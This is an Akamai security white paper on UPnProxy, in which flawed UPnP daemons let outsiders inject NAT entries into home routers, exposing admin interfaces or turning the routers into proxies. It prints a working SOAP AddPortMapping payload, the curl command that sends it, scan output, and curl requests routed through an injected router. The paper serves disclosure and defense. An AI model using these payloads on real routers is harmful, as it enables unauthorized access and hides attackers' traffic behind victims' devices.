AKAMAI WHITE PAPER

UPnProxy: Blackhat Proxies via NAT Injections




Table of Contents

Overview

Universal Plug and Play (UPnP) is a widely used protocol with a decade-long history of flawed implementations across a wide range of consumer devices. In this paper, we will cover how these flaws are still present on devices, how these vulnerabilities are actively being abused, and how a feature/vulnerability set that seems to be mostly forgotten could lead to continued problems in the future with DDoS, account takeover, and malware distribution.

Readers must be aware that this is an active vector currently in use to conceal the traffic of attackers. The location of the origin of the traffic is effectively hidden by using vulnerable devices as proxies. Carriers and ISPs need to be aware of the vulnerability, as end users and customers may appear to be hosting content or the source of attacks when the responsible party is actually behind one or several layers of compromised routers. Law enforcement officers should be advised that, similar to other types of proxies, UPnProxy has the potential to make their jobs harder by adding another layer of obfuscation to traffic from criminal actors.

UPnP: What's It For?

UPnP is a protocol designed to ease device and service discovery and configuration of consumer devices and networks. It was designed to allow devices on a LAN to automatically expose services and functionality to other devices located on the local network. These service offerings vary by implementation and device, but one common and important role of UPnP is the automated negotiation and configuration of port opening/forwarding within a NATed networking environment. This allows devices on the network to open up ports to expedite routing of traffic in and out of the network. This feature set is often implemented on home routers, and leveraged by media and gaming systems, to improve performance and ease the user's experience.

What's Wrong With It?

In 2006, Armijn Hemel discovered that some UPnP implementations weren't properly handling network segmentation across the WAN and LAN network interfaces. Five years later (2011), Daniel Garcia presented his findings and released a toolset at DEFCON 19 that allowed users to abuse this vulnerability. His toolset allowed a remote user to inject NAT rules into a remote device over the WAN interface. In 2013, Rapid 7 conducted a series of scans across the Internet in an attempt to identify these devices. These scans used the information leaked by devices to identify vendors, models, and the overall threat landscape. Ultimately, Rapid 7 discovered 80 million vulnerable devices across the Internet — encompassing thousands of models from more than 1,500 vendors.

While researching UPnP-enabled devices detected as participants in attacks against Akamai customers, we discovered that some devices appeared to be more susceptible to this vulnerability than others, and contained malicious NAT injections. These injections were present on a handful of the devices found in the wild, and appeared to be part of an organized and widespread abuse campaign.

How Does The NAT Injection Work?

The simple explanation of the vulnerability that lead to NAT injections, is that these devices expose services on their WAN interface that are privileged and meant to only be used by trusted devices on a LAN. Using these exposed services, an attacker is able to inject NAT entries into the remote device, and in some cases, expose machines behind the router while in other cases inject Internet-routable hosts into the NAT table, which causes the router to act as a proxy server.

The Basics:

The information needed to exploit this vulnerability will be initially leaked in the SSDP probe response. Using the Location header, an attacker can get the details needed for communicating with the TCP-enabled UPnP daemon. Details include the port where the daemon is listening, as well as the path that will list device details and service offerings.

By modifying the URL presented to use the public-facing IP address, rather than the LAN scoped IP, the attacker is able to start communicating with the UPnP daemon.

```
HTTP/1.1 200 OK
Cache-Control: max-age=180
ST: upnp:rootdevice
USN: uuid:12342409-1234-1234-5678-ee1234cc5678::upnp:rootdevice
EXT:
Server: OS 1.0 UPnP/1.0 Realtek/V1.3
Location: http://192.168.0.1:52869/picsdesc.xml
```

Figure 1: Information leakage exposes configuration information & LAN addressing scheme

After modification, visiting the URL results in an XML file that leaks details about the device itself, including additional URLs for getting information on the services offered.

```
<?xml version=”1.0”?><root xmlns=”urn:schemas-upnp-org:device-1-
0”><specVersion><major>1</major><minor>0</minor></specVersion><device><deviceType>
urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType><friendlyName>
RT-AC68R</friendlyName><manufacturer>ASUSTeK Computer Inc.</manufacturer>
<manufacturerURL>http://www.asus.com</manufacturerURL><modelDescription>
RT-AC68R</modelDescription><modelName>RT-AC68R</modelName><modelNumber>
3.0.0.4.374</modelNumber><modelURL>http://www.asus.com</modelURL><serialNumber>
d8:50:e6:59:8e:b8</serialNumber><UDN>uuid:8fbb4b7b-f789-4672-aec7-a27475132def
</UDN><serviceList><service><serviceType>urn:schemas-upnp-
org:service:Layer3Forwarding:1</serviceType><serviceId>urn:upnp-org:serviceId:
Layer3Forwarding1</serviceId><controlURL>/ctl/L3F</controlURL><eventSubURL>
/evt/L3F</eventSubURL><SCPDURL>/L3F.xml</SCPDURL></service></serviceList>
<deviceList><device><deviceType>urn:schemas-upnp-org:device:WANDevice:1
</deviceType><friendlyName>WANDevice</friendlyName><manufacturer>MiniUPnP
</manufacturer><manufacturerURL>http://miniupnp.free.fr/</manufacturerURL>
<modelDescription>WAN Device</modelDescription><modelName>WAN Device
</modelName><modelNumber>1.4</modelNumber><modelURL>http://miniupnp.free.fr/
```

```
/</modelURL><serialNumber>d8:50:e6:59:8e:b8</serialNumber><UDN>uuid:8fbb4b7b-
f789-4672-aec7-a27475132def</UDN><UPC>MINIUPNPD</UPC><serviceList>
<service><serviceType>urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1
</serviceType><serviceId>urn:upnp-org:serviceId:WANCommonIFC1</serviceId>
<controlURL>/ctl/CmnIfCfg</controlURL><eventSubURL>/evt/CmnIfCfg</eventSubURL>
<SCPDURL>/WANCfg.xml</SCPDURL></service></serviceList><deviceList><device>
<deviceType>urn:schemas-upnp-org:device:WANConnectionDevice:1</deviceType>
<friendlyName>WANConnectionDevice</friendlyName><manufacturer>MiniUPnP
</manufacturer><manufacturerURL>http://miniupnp.free.fr/</manufacturerURL>
<modelDescription>MiniUPnP daemon</modelDescription><modelName>MiniUPnPd
</modelName><modelNumber>1.4</modelNumber><modelURL>http://miniupnp.free.fr/
</modelURL><serialNumber>d8:50:e6:59:8e:b8</serialNumber><UDN>uuid:8fbb4b7b-
f789-4672-aec7-a27475132def</UDN><UPC>MINIUPNPD</UPC><serviceList><service>
<serviceType>urn:schemas-upnp-org:service:WANIPConnection:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANIPConn1</serviceId><controlURL>/ctl/IPConn
</controlURL><eventSubURL>/evt/IPConn</eventSubURL><SCPDURL>/WANIPCn.xml</SCPDURL>
</service></serviceList></device></deviceList></device></deviceList>
<presentationURL>http://192.168.1.1</presentationURL></device></root>
```

Figure 2: Example XML response from UPnP daemon

When the device is vulnerable to injection, a simple SOAP/XML payload can be crafted by the attacker to inject a malicious NAT entry.

Injecting a NAT Entry

The following payload creates an injection that exposes the router’s internal port `80` to the Internet on port `5555`.

```
$ cat SOAP_NAT.xml
<?xml version=”1.0” encoding=”utf-8”?>
<s:Envelope s:encodingStyle=”http://schema.xmlsoap.org/soap/encoding/”
xmlns:s=”http://schemas.xmlsoap.org/soap/envelopes/”>
  <s:Body>
    <u:AddPortMapping xmlns:u=”urn:schemas-upnp-org:services:WANIPConnections:1”>
        <NewRemoteHost></NewRemoteHost>
        <NewExternalPort>5555</NewExternalPort>
        <NewInternalClient>192.168.0.1</NewInternalClient>
        <NewInternalPort>80</NewInternalPort>
        <NewProtocol>TCP</NewProtocol>
        <NewPortMappingDescription>i_want_admin</NewPortMappingDescription>
        <NewLeaseDuration>10</NewLeaseDuration>
        <NewEnabled>1</NewEnabled>
    </u:AddPortMapping>
  </s:Body>
</s:Envelope>
```

Figure 3: SOAP payload to expose internal admin interface using data leaked via UPnP

Using the payload against the vulnerable device requires crafting a simple POST request, such as the curl example below, utilizing the SOAP payload directed at the URL leaked in the previous steps.

```
curl -v \
 -X ‘POST’ \
 -H ‘Content-Type: text/xml; charset=”utf-8”’ \
 -H ‘Connection: close’ \
 -H ‘SOAPAction: “urn:schemas-upnp-org:services:WANIPConnections:1
 #AddPortMapping”’ \
 --data @SOAP_NAT.xml \
 “http://X.X.X.X:52869/upnp/control/WANIPConnection”
```

Figure 4: Injecting NAT entry using curl

Exposing The LAN

Below, we show the port scans on the remote device before and after the injection has occurred. Port 5555 was chosen at random. The external port is controlled by the attacker and can be anywhere in the range of 1,025 to 65,535.

before	after
`Not shown: 995 closed ports`	`Not shown: 994 closed ports`
`PORT      STATE    SERVICE`	`PORT      STATE    SERVICE`
`19/tcp    filtered chargen`	`19/tcp    filtered chargen`
`21/tcp    open     ftp`	`21/tcp    open     ftp`
`53/tcp    filtered domain`	`53/tcp    filtered domain`
`80/tcp    filtered http`	**`80/tcp    filtered http`**
`52869/tcp open     unknown`	**`5555/tcp  open     freeciv`**
	`52869/tcp open     unknown`

Figure 5: Port scan results before and after NAT table injection

Once these steps are complete, navigating to the TCP port 5555 on the remote device will result in a login prompt for the username and password to the router’s admin interface.





Figure 6: Injection bypassing local firewall to router admin interface



Authentication Required

http://[redacted]:5555 requires a username and password.

Your connection to this site is not private.

User Name:


Password:

Figure 7: Device exposing admin interface over injected NAT entry

This represents a serious concern for devices that continue to utilize default or weak credentials. Additionally, these devices do not appear to leverage any form of rate limiting or alerting, leaving them ripe targets for a brute force attacks against the administrative account.

Creating a UPnProxy

The primary difference between this type of injection and the LAN injection is where the NAT entry points to. Where the previous example pointed back into the LAN and at the router itself using the IP 192.168.0.1, the proxy injection simply pointed to a machine outside of the LAN.



```
POST
<listenPort>33333</listenPort>
<client>1.1.1.1</client>
<clientPort>80</clientPort>
```

```
100.101.102.103:33333
GET / HTTP/1.1
Host: hostA.com
```

Figure 8: Creating and using a UPnProxy

The injection process is the same as the previously shown steps — the only changes being made to the SOAP payload itself. Fig. 9 highlights a host discovered in the wild with thousands of existing of injections

```
{“url”: “http://X.X.X.X:3070/rootDesc.xml”, “mappings”: [
..snip..
    {
     “index”: 6316, “proto”: “TCP”,
     “lport”: “44981”, “rhost”: “23.73.84.101”, “rport”: “443”,
     “desc”: “node:nat:upnp”
    },
..snip..
    {
     “index”: 7398, “proto”: “TCP”,
     “lport”: “47296”, “rhost”: “209.8.115.80”, “rport”: “80”,
     “desc”: “node:nat:upnp”
    },
..snip..
]}
```

Figure 9: Example set of discovered mappings from on an injected device in the wild

In this example, the actors had injected two separate NAT entries to proxy traffic to two different Akamai CDN servers. The first injection accepted TCP traffic on port `44981` and proxied it along to `23.73.84.101` on port `443`. The second injection accepted TCP traffic on port `47296` and proxied it along to `209.8.115.80` on port `80`. With this knowledge, it was possible to test and confirm that the device could be leveraged as an HTTP(S) proxy to the Akamai platform.

```
$ curl -vs --header ‘Host: www.akamai.com’ ‘http://X.X.X.X:47296/’
* Hostname was NOT found in DNS cache
*   Trying X.X.X.X...
* Connected to X.X.X.X (X.X.X.X) port 47296 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.37.1
> Accept: */*
> Host: www.akamai.com
>
< HTTP/1.1 301 Moved Permanently
< Content-Length: 0
< Location: https://www.akamai.com
< Date: Mon, 16 Oct 2017 22:27:49 GMT
< Connection: keep-alive
< Referrer-Policy: same-origin
< Set-Cookie: akaas_as1=2147483647~rv=93~id=6613edc4adb1f8474c71b77c5c5c2116; path=/
<
* Connection #0 to host X.X.X.X left intact
```

Figure 10: Vulnerable UPnP device serves as proxy to an Akamai server

It is clear that the impacted device was successfully proxying requests to the Akamai platform, however the property initially tested was configured to enforce HTTPS connections. When attempting to utilize HTTPS using this NAT entry, the connection fails as the encrypted request would be routed to port 80 on the Akamai server, which isn't properly configured to handle encrypted traffic. When the Host header was changed to a host using standard HTTP services the requested site was successfully returned as expected.

```
$ curl -vs --header ‘Host: www.vapidlabs.com’ ‘http://X.X.X.X:47296/index.php’
* Hostname was NOT found in DNS cache
*   Trying X.X.X.X...
* Connected to X.X.X.X (X.X.X.X) port 47296 (#0)
> GET /index.php HTTP/1.1
> User-Agent: curl/7.37.1
> Accept: */*
> Host: www.vapidlabs.com
>
< HTTP/1.1 200 OK
* Server Bunyip/v2.02 i686-Linux is not blacklisted
< Server: Bunyip/v2.02 i686-Linux
< Content-Length: 5000
< Content-Type: text/html; charset=UTF-8
< Date: Mon, 16 Oct 2017 21:54:46 GMT
< Connection: keep-alive
<
<html>
..snip..
```

Figure 11: Vulnerable UPnP device serves as proxy to an Akamai server

When the port on the device that we communicate with was changed from 47296 (remote port 80) to 44981 (remote port 443), our HTTPS connection and request was properly encrypted, proxied, and handled by the CDN endpoint. In a browser, this results in a certificate warning for the end user, but functions while utilizing proper HTTPS encryption for the request.

```
$ curl -kvs --header ‘Host: www.akamai.com’ ‘https://X.X.X.X:44981/’
* Hostname was NOT found in DNS cache
*   Trying X.X.X.X...
* Connected to X.X.X.X (X.X.X.X) port 44981 (#0)
* TLS 1.2 connection using TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
* Server certificate: www.mediaprima.com.my
* Server certificate: Symantec Class 3 ECC 256 bit SSL CA - G2
* Server certificate: VeriSign Class 3 Public Primary Certification Authority - G5
> GET / HTTP/1.1
> User-Agent: curl/7.37.1
> Accept: */*
> Host: www.akamai.com
>
```

```
< HTTP/1.1 200 OK
< Last-Modified: Mon, 16 Oct 2017 22:26:28 GMT
< Content-Type: text/html;charset=UTF-8
< ETag: “0c891a9cd1d3d718e5cc26f46bf29f057-gzip”
< Referrer-Policy: same-origin
< Accept-CH: DPR, Width, Viewport-Width, Downlink, Save-Data
< Referrer-Policy: same-origin
< X-Frame-Options: SAMEORIGIN
< Vary: User-Agent
< X-Akamai-Transformed: 9 - 0 pmb=mNONE,1mRUM,1
< Cache-Control: public, must-revalidate, max-age=600
< Expires: Mon, 16 Oct 2017 22:40:02 GMT
< Date: Mon, 16 Oct 2017 22:30:02 GMT
< Transfer-Encoding:  chunked
< Connection: keep-alive
< Connection: Transfer-Encoding
< Set-Cookie: AKA_A2=1; expires=Mon, 16-Oct-2017 23:30:02 GMT; secure; HttpOnly
< Referrer-Policy: same-origin
< Set-Cookie: akaas_as1=2147483647~rv=43~id=4fb162a47b6a25a0be295614774817e6; path=/
< Link: <https://www.google-analytics.com>;rel=”preconnect”,<https://
www.googletagmanager.com>;rel=”preconnect”,<https://www.googleadservices.
com>;rel=”preconnect”
<

<!DOCTYPE html>
```

Figure 12: Vulnerable UPnP device serves as proxy to an Akamai server

Virtual Hosts/Domain Fronting And Why This Technique Works

Virtual Hosts/Domain fronting allows a single server to serve multiple properties. This is done by parsing the Host header of the request, and then routing it accordingly within the application layer of the server. In the case of Akamai, and most CDNs, this is a linchpin technology that allows their servers to cache and serve generic resources as dictated by their customers.

